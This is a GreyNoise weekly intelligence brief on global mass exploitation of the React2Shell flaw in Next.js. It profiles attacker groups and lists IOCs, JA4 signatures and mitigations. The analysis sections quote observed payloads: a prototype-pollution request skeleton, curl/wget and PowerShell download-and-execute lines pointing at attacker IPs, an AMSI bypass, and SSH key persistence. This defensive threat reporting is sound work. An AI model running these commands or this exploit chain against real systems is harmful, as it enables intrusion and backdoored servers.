


GREYNOISE

AT THE EDGE

# Weekly Intelligence Brief

**Report Date:** 8 December 2025

**Analysis Period:** 1 December – 8 December 2025

# Bottom Line Up Front

GreyNoise is seeing a large, global spike in attempts to exploit the new React2Shell vulnerability in systems running Next.js. Hundreds of distinct IPs from ~80 countries are repeatedly hitting this flaw using the same publicly available exploit code. So far, the activity visible to GreyNoise is limited to early probing and attempts to gain an initial foothold. The volume and diversity of probing indicate that this vulnerability is now part of wide, opportunistic mass exploitation, but the behavior remains confined to testing access rather than deeper compromise based on what GreyNoise can observe.

Adversaries remain in the reconnaissance phase, using automated tooling to test whether exposed RSC/Flight endpoints can execute commands. Activity is uniform across targets, with payloads limited to arithmetic checks, basic system queries, directory lookups, and scripted downloader attempts. Infrastructure is highly transient, and often newly observed, reducing the value of IP-based controls. Tooling is predictable and proof-of-concept (PoC) derived, providing a narrow but reliable detection opportunity for organizations with adequate logging. Early overlaps with known botnet infrastructure suggest rapid incorporation in operator tasking.

We have observed both opportunistic and sophisticated actors exploiting this vulnerability, with the former overwhelmingly representing telemetry. Exploitation is dominated by botnet and commodity scanners leveraging the publicly available exploit code; however, GreyNoise has observed more advanced actors engaged in testing, path confirmation, and follow-on activity in limited cases.

References:

- Original GreyNoise blog
- Executive Situation Report (SITREP)
- Indicators of Compromise (IOCs)
- GreyNoise tag

# Our Findings at a Glance

> **Global exploitation started immediately, with over 100 IPs probing React2Shell.**

> **Attempts follow the same automated PoC workflow, indicating broad opportunistic traffic.**

> **Activity remains early-stage, focused on command testing and basic reconnaissance.**

> **Infrastructure is highly transient, limiting the value of IP reputation.**

> **Assume any internet-facing Next.js server endpoint is being tested.**

# Recommended Action

## Mitigations

- **Patch immediately** to close the exposed RSC/Flight attack path.
- **Harden server-side handlers** with strict validation and sandboxing.
- **Monitor for early-stage signals** — arithmetic checks, system queries, and downloader calls.
- **Use GreyNoise blocklists to buy time** — they filter the bulk of opportunistic React2Shell traffic, reducing noise and limiting foothold attempts while teams patch.
- **Treat all internet-facing RSC/Flight endpoints as continuously tested** and apply temporary controls (WAF/ authentication) until fully remediated.

# Key Judgments & Evidence

**1 React2Shell exploitation is automated, global, and consistent with widespread botnet adoption.**

**Evidence & Context:**

- 227 unique IPs across ~80 countries attempted exploitation.
- 97 payload-bearing IPs used the same multi-step chain derived from public PoCs.
- Arithmetic checks, downloader stagers, and AMSI bypass logic repeated across operators, indicating non-interactive automation.
- Exploitation volume remained steady after disclosure, matching botnet behavior.

**2 Multiple unrelated threat ecosystems are exploiting the same RCE entry point.**

**Evidence & Context:**

- Observed payloads fall into distinct groups: miners, dual-platform botnets, OPSEC-masked VPN actors, and recon-only clusters.
- Conflicting actions (mining installs, reverse shells, SSH key drops) originated from different IPs hitting the same endpoint.
- Recurrent JA4T/JA4H signatures appeared across disparate IP ranges, indicating shared exploit kits adopted by separate operators.
- Infrastructure includes both ephemeral cloud hosts and dedicated nodes, reflecting varied actor capabilities and intent.


**3 Activity is dominated by reconnaissance and foothold validation.**

**Evidence & Context:**

- 49 arithmetic and 27 system-information commands represent the majority of payloads.
- 45 downloader stagers observed (shell and PowerShell), but only a single SSH persistence attempt.
- Recon commands outnumbered any lateral movement or environment-aware logic.
- Payloads did not adapt to the target environment and reflected unmodified PoC defaults.

# Details About Our Findings

## 1 Ongoing Attack Patterns




- Exploitation began rapidly after disclosure.
- The number of IPs attempting exploitation has remained steady, inconsistent with early exploitation patterns for Log4j — an event industry professionals have compared to ongoing Next.js exploitation.

### 1.1 Attack Scale Overview

A total of **362 unique IP addresses** (as of 2025-12-08) were observed attempting to exploit the React2Shell vulnerability.

Of these, **152 (≈ 42 %) contained active payload data that could be analyzed.** The remaining 210 IPs either:

- Connected but sent no payload data
- Sent malformed or empty payloads
- Had payload files that were empty

The attacks originated from a diverse set of geographic locations, spanning multiple countries and networks. This indicates that React2Shell has attracted attention from a wide range of threat actors, from automated botnets to more capable attackers.

# Details About Our Findings

**1.2 Attack Patterns & Payload Workflow**

- Stage-1 PoE: powershell –c “<digits>*<digits>”
- Stage-2: base64-encoded downloader
- Stage-3: AMSI bypass via AmsiUtils.amsiInitFailed = $true

This workflow is uniform, largely matching PoC-based automation rather than adaptive operator behavior.

**Threat Actor Profiles And TTPs**

Profile 1: Mass Scanner (Verification Focus)

- **Characteristics:** Mathematical verification probes only
- **JA4 Signatures:** `64240_2-4-8-1-3_1460_7` + `po11nn090000_3343762cd6d7`
- **Assessment:** Likely security researchers, bug bounty hunters, or vulnerability scanners cataloging vulnerable systems

Profile 2: VPN/Proxy Users (Operational Security Focus)

- **Characteristics:** Unusual MSS values suggesting VPN/proxy usage
- **JA4 Signatures:** `65495_2-4-8-1-3_65495_7` variants
- **Activity:** Mixed - verification followed by selective weaponization
- **Assessment:** More sophisticated actors using OPSEC measures. Higher likelihood of serious malicious intent.

Profile 3: Cryptomining Operators

- **Characteristics:** XMRig deployment, C3Pool infrastructure
- **Distinct JA4H:** `po11nn060000_624f8b4ba468`
- **Activity:** IPs deploying mining payloads
- **Assessment:** Financially-motivated cybercriminals targeting vulnerable systems for computational resources

Profile 4: Malware Distribution Infrastructure

- **Characteristics:** Dedicated C2 infrastructure with Linux/Windows dual payloads
- **Key Infrastructure:** 66.154.106.246:9099 (one of the most prevalent C2)
- **Activity:** Systematic deployment of staged payloads
- **Assessment:** Organized cybercrime group with established infrastructure

# Details About Our Findings

Profile 5: Reconnaissance Specialists

- **Characteristics:** Focused on `id/whoami` commands with base64 exfiltration
- **Distinct JA4H:** `po10nn11enus_2aa1ce052ca2`
- **Activity:** Information gathering phase only
- **Assessment:** Pre-attack reconnaissance, possibly feeding into larger targeting pipeline

**Common Exploitation Technique**
All attacks leverage React2Shell through:

1. Prototype pollution (`__proto__:then`)
2. Access to `process.mainModule.require('child_process')`
3. Command execution via `execSync` or `spawnSync`
4. Data exfiltration through a crafted error response (`NEXT_REDIRECT`)

**Payload Structure**

```
JSON
{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "[MALICIOUS_JAVASCRIPT_CODE]",
    "_chunks": "$Q2",
    "_formData": {"get": "$1:constructor:constructor"}
  }
}
```

**Attack Patterns Overview**
Based on the payload analysis of 97 active attack samples, attackers primarily used the following techniques:

1. **Arithmetic Calculations** – Execute simple math operations to test command execution
2. **System Information Gathering** – Run commands like `uname -a`, `whoami`, or `hostname` to gather system details
3. **Reverse Shell / Downloader Scripts** – Download and execute malicious scripts
4. **SSH Persistence** – Install SSH keys for persistent access
5. **Remote Script Execution** – Download and execute scripts from remote servers (often PowerShell-encoded)
6. **Directory Reconnaissance** – Use commands like `pwd` to explore the file system
7. **Cross-platform Commands** – Use both Unix (`sh`) and Windows (`powershell`) commands

# Details About Our Findings

**Attack Pattern Distribution (with observed counts)**

| Attack Pattern | Description | Observed Count (out of 97) |
|---|---|---|
| Arithmetic Calculations | Simple math operations `(echo $((a*b)))` | 49 |
| System Information Gathering | `uname, whoami, hostname` (combined) | 27 |
| Reverse Shell/Downloader | `curl` / `wget` fetched scripts | 20 |
| SSH Persistance | Add SSH key to `authorized_keys` | 1 |
| Remote Script Execution | Base64-encoded PowerShell or shell scripts fetched remotely | 25 |
| Directory Reconnaissance | `pwd` to learn filesystem layout | 4 |
| Cross-platform Commands | Use both Unix and Windows syntax (often together with other patterns) | 25 |

**Note:** *Many payloads contain multiple techniques (e.g., an arithmetic calculation combined with a PowerShell call), so the counts overlap.*

**Detailed Analysis by IP (representative samples)**

1.203.183.232
**Attack Type:** Arithmetic Calculations
**Payload:** `echo $((42788*41084))` (Unix) and `powershell -c "42788*41084"` (Windows)
**Objective:** Test command execution capability and determine the target OS.

1.233.104.29
**Attack Type:** System Information Gathering
**Payload:** `uname -a` executed via `child_process.spawnSync` with a 5-second timeout.
**Objective:** Gather system details to tailor further attacks.

103.135.101.15
**Attack Type:** Reverse Shell / Downloader Scripts
**Payload:** `curl` / `wget` fetches `wocaosinm.sh`, executes it, then removes the script.
**Objective:** Establish persistent access by executing a remote script.

104.168.34.24
**Attack Type:** Arithmetic Calculations
**Payload:** Multiplication via `echo $((43841*42300))` and the PowerShell equivalent.
**Objective:** Verify command execution and OS detection.

142.93.12.248
**Attack Type:** System Information Gathering
**Payload:** `whoami` to discover the current user.
**Objective:** Determine privilege level of the compromised process.

# Details About Our Findings

198.46.234.28
**Attack Type:** SSH Persistence
**Payload:** Creates `/root/.ssh/`, decodes a Base64-encoded `ssh-rsa` key and appends it to `authorized_keys`.
**Objective:** Establish a persistent backdoor via SSH.

103.177.95.250
**Attack Type:** Directory Reconnaissance
**Payload:** Executes `pwd` and returns the path.
**Objective:** Understand the filesystem context for subsequent attacks.

107.148.129.98
**Attack Type:** Remote Script Execution
**Payload:** Downloads and runs `http://23.235.188.3:653/get.sh` via `wget/curl`; also executes Base64-encoded PowerShell `IEX (New-Object Net.WebClient).DownloadString('http://23.235.188.3:653/get.sh').`
**Objective:** Execute secondary payloads and establish more sophisticated footholds.

**Additional IP Examples per Attack Pattern**

Arithmetic Calculations
- **185.94.230.148** – `echo $((288*288))` / PowerShell `powershell -c "288*288"`
- **104.233.253.5** – Similar multiplication with different operands.
- **162.215.170.26** – `echo $((43841*42300))`

System Information Gathering
- **112.224.184.167** – `whoami` via `execSync`.
- **91.210.107.156** – `hostname` execution.
- **138.199.60.13** – `uname -a` with timeout.

Reverse Shell / Downloader Scripts
- **107.174.68.244** – `curl http://45.146.166.202/wocash.sh; sh wocash.sh; rm wocash.sh`
- **115.42.60.223** – Same pattern targeting another host.
- **118.107.244.185** – `wget -qO- http://23.92.22.13/install.sh | bash`

SSH Persistence
- **198.46.234.28** – (see detailed analysis above)

Remote Script Execution (PowerShell)
- **115.42.60.223** – Base64-encoded PowerShell that runs `IEX (New-Object Net.WebClient).DownloadString('http://23.235.188.4:987/iFpEV')`
- **107.172.58.36** – Similar PowerShell payload with a different URL.
- **107.148.129.98** – (see detailed analysis above)

Directory Reconnaissance
- **51.81.242.185** – Executes `pwd`.
- **118.163.200.40** – Uses `spawnSync('sh',['-c','pwd']).`

*The above examples are representative; many other IPs use the same payload snippets with varying numeric values or target URLs.*

# Details About Our Findings

### 1.3 Target Surface (HTTP Paths Hit)

| HTTP Path | Session Count | % |
|---|---|---|
| `/_next/flight` | 7,244 | 25.1% |
| `/_react/flight` | 1,779 | 6.2% |
| `/_next/server-actions` | 1,205 | 4.2% |

Full chart here

### 1.4 Compromised Next.js Infrastructure Observed in Traffic


A cross-check against Censys data shows **561 servers already compromised through Next.js vulnerabilities are actively hitting GreyNoise's Global Observation Grid (GOG)** across multiple tags. These nodes are not scanning exclusively for React2Shell; they appear across a wide range of tags, indicating they are part of broader automated exploitation ecosystems. Their presence confirms that **compromised Next.js infrastructure is now contributing to the same global, opportunistic probing activity observed at scale.**

| | | |
|---|---|---|
| Actiontec C1000A Telnet Backdoor | CGI Script Scanner | Carries HTTP Referer |
| Cisco ASA Scanner | Citrix ADC Gateway Login Panel Crawler | DNS Protocol |
| Dasan H665 Backdoor Attempt | ENV Crawler | FTP Protocol |
| Favicon Scanner | GPON CVE-2018-10561 Router Worm | Generic IoT Default Password Attempt |
| Ivanti Connect Secure (ICS) Scanner | Ivanti EPMM (MobileIron Core) Scanner | Laravel APP_DEBUG Verbose Error Scanner |
| MOVEit Transfer Scanner | Masscan Client | Mirai |
| Mirai TCP Scanner | PHP InvokeFunction Attacker | Palo Alto Networks PAN-OS CVE-2020-2034 Crawler |
| Ping Scanner | Pulse Secure VPN Scanner | Python Requests Client |
| React Server Components Unsafe Deserialization CVE-2025-55182 RCE Attempt | Realtek Miniigd UPnP Worm CVE-2014-8361 | Redis Scanner |
| SMB Protocol | SMBv1 Crawler | SPDY ALPN Negotiation Attempt |
| SSH Alternative Port Crawler | SSH Bruteforcer | SSH Connection Attempt |
| TLS/SSL Crawler | Telnet Bruteforcer | Telnet Login Attempt |
| Telnet Protocol | ThinkPHP Code Execution CVE-2019-9082 | ThinkPHP RCE Attempt |
| URI Contains Computer Architecture-Denoting Strings | V2 Catalog Scanner | WannaCry Variant SMB Connection Attempt |
| Web Crawler | Xiongmai NVR URI CVE-2022-45460 Scanner | Zyxel P660HN ViewLog.asp Command Injection Attempt |
| Zyxel Router Worm | | |

# Details About Our Findings


### 1.5 IP Turnover and Tempo

Exploitation traffic shows steady but moderate IP turnover, with 10-15 newly observed IPs per hour hitting GreyNoise's React2Shell tag. This pattern is far slower than high-velocity events like Log4j and reflects routine botnet expansion rather than a runaway surge. The pace indicates widespread automated scanning, but not an accelerating or cascading outbreak, helping calibrate operational urgency while still emphasizing the need to patch exposed environments.




Additionally, the majority of IPs attempting to exploit React2Shell are solely engaged in this activity.

**Fresh infrastructure being deployed is a textbook use case for GreyNoise's platform blocklist solutions.** GreyNoise customers are encouraged to immediately block threat actor IPs triggering GreyNoise's React2Shell tag by navigating to this page and clicking *"BLOCKLIST NEW."*



# Details About Our Findings

### 1.6 Callback/C2 Infrastructure Observed

**Payload analysis identified a wide range of callback and C2 endpoints used across miner, downloader, and generic foothold scripts.** These include direct IP:port pairs, staged payload servers, and open directories hosting shell scripts and binaries. The infrastructure is highly heterogenous and spans both ephemeral cloud nodes and longer-lived criminal hosting, consistent with broad automated exploitation rather than a coordinated campaign.

#### Observed Callback/C2 IP+Port

- `1[.]94[.]136[.]234:8084`
- `104[.]233[.]253[.]4:9090`
- `115[.]42[.]60[.]223:61123`

#### Observed Callback/C2 URL

- `hxxp://1[.]94[.]136[.]234:8084/slt`
- `hxxp://103[.]135[.]101[.]15/wocaosinm[.]sh`
- `hxxp://103[.]135[.]101[.]15/wocaosinm[.]sh`

Full lists here.

# Details About Our Findings

## 2 JA4T/JA4H Signatures

- Exploitation traffic maps to a small number of repeated JA4 pairs.
- This reflects stable tooling, not diverse client environments.

| ja4t | ja4h_a | n |
|---|---|---|
| 65495_2-4-8-1-3_65495_7 | po11nn090000 | 41 |
| 64240_2-4-8-1-3_1460_7 | po11nn090000 | 36 |
| 65495_2-4-8-1-3_65495_7 | po11nn100000 | 26 |

Full table here.

### Language String Indicators

Analysis of the language strings in exploitation requests shows a broad, automated tooling footprint. **The most common values were U.S. English (enus, 31), British English (engb, 22), Simplified Chinese (zhcn, 21), and Japanese (japn, 20)**, with numerous low-volume variants. These strings do not reflect attacker origin; instead, they indicate that mut;iple off-the-shelf exploit kits and scanning frameworks are being used, each embedding different default language identifiers. The diversity reinforces that activity is automated and not tailored to specific regions or targets.


| Language Identifier | Observed IP Interactions |
|---|---|
| enus | 31 |
| engb | 22 |
| zhcn | 21 |
| jajp | 20 |
| 8000 | 8 |
| 5000 | 6 |
| 6000 | 6 |
| 2000 | 5 |
| 0enu | 2 |
| 3000 | 2 |
| 9000 | 2 |
| en00 | 2 |
| 1eng | 1 |
| 1zhc | 1 |
| 3eng | 1 |
| 3zhc | 1 |
| 4000 | 1 |
| 9enu | 1 |

# Details About Our Findings

## 3 Source and Destination Patterns


- Top sources: China, Hong Kong, United States, Japan, Singapore.
- Top destinations: United States, Pakistan, India, Singapore, United Kingdom.

The distribution matches typical opportunistic activity across globally exposed surfaces. We were surprised to see limited traffic originating from Africa- and Mexico-based IPs, potentially suggesting more advanced actors are involved.




### 3.1 Most Recently Observed Exploitation IPs

The vast majority of threat actor IPs allocated to exploiting this vulnerability were first seen by GreyNoise post July 2025.



# Details About Our Findings

**Source countries by unique IP count**

| source_country | n_ips | % |
|---|---|---|
| United States | 81 | 23% |
| China | 61 | 17% |
| Hong Kong | 37 | 10% |

**Source ASNs by unique IP count**

| asn | organization | n_ips | % |
|---|---|---|---|
| AS4134 | CHINANET-BACKBONE | 22 | 6% |
| AS14061 | DigitalOcean, LLC | 12 | 3% |
| AS16509 | Amazon.com, Inc. | 11 | 3% |

Full tables here.


# Details About Our Findings

## 4 Vulnerable Next.js Profile Traffic

- As of Friday, 5 December, only five IPs had interacted with GreyNoise's Next.js profile.
- As of today, nearly 200 IPs have probed our vulnerable Next.js profile, a significant escalation in targeted activity.
- This reinforces that current exploitation focuses on the RSC/Flight attack surface, not downstream frameworks.

### 4.1 GreyNoise Profiles Observing React2Shell Exploits in Past 24 Hours

A variety of profiles have received exploit attempts against this Next.js vulnerability, including our emulated, vulnerable Next.js/RSC profile. Note the concentration of IPs triggering the RSC profile, suggesting dedicated infrastructure deployment against actual RSC systems.



# Analyst Comment

Observed activity is highly consistent across sources, with actors using the same automated exploit path to test whether React2Shell is reachable and capable of executing commands. Payloads focus on simple math checks, system information queries, and scripted downloader attempts, reflecting broad reconnaissance rather than differentiated campaigns. Traffic is global and opportunistic, with multiple actor types using the same predictable exploitation workflow against any exposed Next.js server endpoint.